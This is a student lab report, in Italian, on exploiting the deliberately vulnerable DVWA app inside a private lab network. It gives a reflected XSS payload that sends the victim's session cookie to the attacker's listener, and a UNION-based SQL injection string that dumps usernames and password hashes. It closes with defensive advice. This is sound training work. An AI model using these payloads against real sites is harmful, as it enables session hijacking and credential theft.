

# Relazione Tecnica: Sfruttamento Vulnerabilità XSS e SQL Injection su DVWA

**Argomento:** Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA)

## 1. Configurazione del Laboratorio e Setup


Come richiesto dalla traccia, l'ambiente è stato configurato utilizzando due macchine virtuali all'interno della stessa sottorete:

- **Macchina Attaccante:** Kali Linux (IP: 192.168.50.100).
- **Macchina Vittima:** Metasploitable/DVWA (IP: 192.168.50.101).

### Verifica della Connettività

È stata verificata la comunicazione bidirezionale tra le macchine utilizzando il comando `ping`:

- Dalla macchina Kali è stato eseguito `ping 192.168.50.101` con successo (0% packet loss).



The screenshot shows a terminal window with the following content:

```
Session Actions Edit View Help
└─(Kali㉿kali)-[~]
  $ ip a
  1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
      inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet 127.0.0.1/128 scope host noprefixroute
          valid_lft forever preferred_lft forever
  2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
      inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
  └─(Kali㉿kali)-[~]
    $ ping 192.168.50.101
    PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
    64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=13.5 ms
    64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=5.04 ms
    64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.15 ms
    64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=8.51 ms
    ^C
    --- 192.168.50.101 ping statistics ---
    4 packets transmitted, 4 received, 0% packet loss, time 3006ms
    rtt min/avg/max/mdev = 1.148/7.059/13.540/4.558 ms
  └─(Kali㉿kali)-[~]
    $
```

- Dalla macchina Metasploitable è stato eseguito `ping 192.168.50.100` confermando la raggiungibilità dell'attaccante.

```

Metasploitable [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:17:03:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00:27ff:fe17:3ff/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.804 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.85 ms
--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.804/1.352/1.851/0.408 ms
msfadmin@metasploitable:~$
```

## Configurazione DVWA

L'accesso alla DVWA è avvenuto tramite browser su Kali Linux.

Il livello di sicurezza della piattaforma è stato impostato su **LOW** per permettere lo sfruttamento delle vulnerabilità senza filtri lato server.

---

## 2. Vulnerabilità XSS (Reflected)

L'obiettivo della fase XSS è l'esecuzione di codice JavaScript arbitrario nel browser della vittima per sottrarre informazioni sensibili.

### Metodologia di Attacco

Per dimostrare la vulnerabilità, è stata utilizzata una tecnica di **Cookie Stealing**. Sulla macchina Kali è stato avviato un server web temporaneo tramite Python per intercettare le richieste in entrata: `python -m http.server 80`

## Payload Utilizzato

Nel campo di input della pagina "XSS reflected" è stato inserito il seguente script:

```
<script>var i=new  
Image();i.src="http://192.168.50.100/?"+document.cookie</script>
```

## Risultato

Lo script forza il browser della vittima a caricare un'immagine inesistente dall'IP dell'attaccante, appendendo i cookie di sessione come parametro URL. Come mostrato dagli screenshot del terminale, l'attaccante ha ricevuto con successo una richiesta GET contenente il **PHPSESSID** della vittima (`c3be914e22ff0...`), permettendo potenzialmente un attacco di *Session Hijacking*.

The screenshot shows the DVWA application's XSS reflected page. On the left is a sidebar menu with various exploit categories. The 'XSS reflected' option is highlighted in green. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with a single input field containing the value 'Hello Mirko' and a 'Submit' button. To the right of the form is a section titled 'More info' with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. At the bottom of the page, there are status messages: 'Username: admin', 'Security Level: low', 'PHPIDS: disabled', and 'View Source | View Help'. A footer bar at the bottom reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

The screenshot shows a terminal window on a Kali Linux system. The user has run the command `$ python -m http.server 80` to start a local HTTP server. The server is listening on port 80. The user then performs a GET request to the DVWA application at `http://192.168.50.100/?security=low;%20PHPSESSID=c3be914e22ff0a6bb1a21a18571885ef`. The response code is 200, indicating a successful request. The terminal also shows the user's session information: 'kali@kali: ~'.

### 3. Vulnerabilità SQL Injection (Non-Blind)

L'attacco SQL Injection mira a manipolare le query inviate dall'applicazione al database per estrarre dati non autorizzati.

#### Metodologia di Attacco

È stata utilizzata una tecnica **UNION-Based** per concatenare i risultati della query originale con i dati provenienti dalla tabella degli utenti.

#### Payload Utilizzato

Nel campo "User ID" è stata iniettata la seguente stringa: ' `UNION SELECT user,password FROM users -- -`

#### Analisi dei Risultati

L'attacco ha avuto successo, forzando la pagina a visualizzare l'intero database degli utenti. I dati estratti includono:

- **Username:** admin, gordonb, 1337, pablo, smithy.
- **Password (Hash):** Sono stati ottenuti gli hash MD5 delle password (es. l'hash di admin: `5f4dcc3b5aa765d61d8327deb882cf99`).

The screenshot shows the DVWA application interface. On the left is a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (which is highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' label and a text input field containing the exploit: 'ID: ' UNION SELECT user,password FROM users -- -'. To the right of the input field, there are several output sections showing the results of the query execution. One section shows the extracted data in a table format:

| ID                                 | First name | Surname                            |
|------------------------------------|------------|------------------------------------|
| 5f4dcc3b5aa765d61d8327deb882cf99   | admin      | e99a18c429cb38df260853678922e03    |
| 8d3533d75ae2e3966d7e0dd4fc6c69216b | gordonb    | 8d3533d75ae2e3966d7e0dd4fc6c69216b |
| 8d3533d75ae2e3966d7e0dd4fc6c69216b | 1337       | 8d3533d75ae2e3966d7e0dd4fc6c69216b |
| 0d107d09f5bb40cadedesc71e9eb7      | pablo      | 0d107d09f5bb40cadedesc71e9eb7      |
| 5f4dcc3b5aa765d61d8327deb882cf99   | smithy     | 5f4dcc3b5aa765d61d8327deb882cf99   |

Below this table, there is a 'More info' section with links to external resources: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom of the page, there are links for 'View Source' and 'View Help'. The footer of the page displays the text: 'Username: admin', 'Security Level: low', 'PHPIDS: disabled', 'Damn Vulnerable Web Application (DVWA) v3.0.7', and 'View Source | View Help'.

### Conclusione

L'esercizio ha confermato che l'assenza di sanitizzazione degli input (livello di sicurezza LOW) rende l'applicazione completamente vulnerabile. Il successo dell'esfiltrazione dei cookie e del dump del database evidenzia l'importanza cruciale di implementare misure difensive come le *prepared statements* per SQL e l'encoding dell'output per prevenire l'XSS.

